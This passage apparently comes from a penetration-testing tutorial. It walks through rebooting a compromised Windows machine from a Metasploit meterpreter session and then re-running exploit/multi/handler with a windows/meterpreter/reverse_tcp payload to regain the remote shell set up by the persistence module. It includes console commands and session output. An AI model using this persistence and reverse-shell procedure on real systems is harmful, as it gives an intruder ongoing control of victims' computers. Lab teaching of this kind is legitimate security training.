


Now, after typing reboot the windows system starts rebooting and you will be disconnected as shown in the below images.



Continue to next slide …..

Now, this is how it shows when you type reboot in meterpreter, the reboot command will restart the windows os . And you will be disconnected. Wait 20 seconds to restart the system and press on **Reconnect again** .



Now come back to kali linux, as you can see the connection has been closed.

```
meterpreter > reboot
Rebooting ...

[*] 192.168.1.127 - Meterpreter session 1 closed.  Reason: Died
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf6 exploit(windows/local/persistence) >
```

Now , to receive the connection back we need to listen again . I mean you need to run the use exploit/multi/handler module

Now type back this back command will return you to the starting of msfconsole.


```
meterpreter > reboot
Rebooting ...

[*] 192.168.1.127 - Meterpreter session 1 closed.  Reason: Died
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf6 exploit(windows/local/persistence) > back
msf6 >
```

You should come back to normal msf , we are coming back because we are in windows/local/persistence . We will not use that module again

Now type

Use exploit/multi/handler


We need to listen back to the target connection again



Now as you can see when I ran exploit/multi/handler module the default payload is windows/meterpreter/reverse_tcp it's because msfconsole remembered the payload type we have used earlier so for now , we don't need to change the payload again . If in case if your payload is showing different then change the payload by typing


set PAYLOAD windows/meterpreter/reverse_tcp

Now type show options and make sure all options are correct .



Now type

exploit



Now you should receive the connection in 10-20 seconds without running the file again . If you couldn't receive the connection there might be some mistake either in port setting OR TRY AGAIN !!!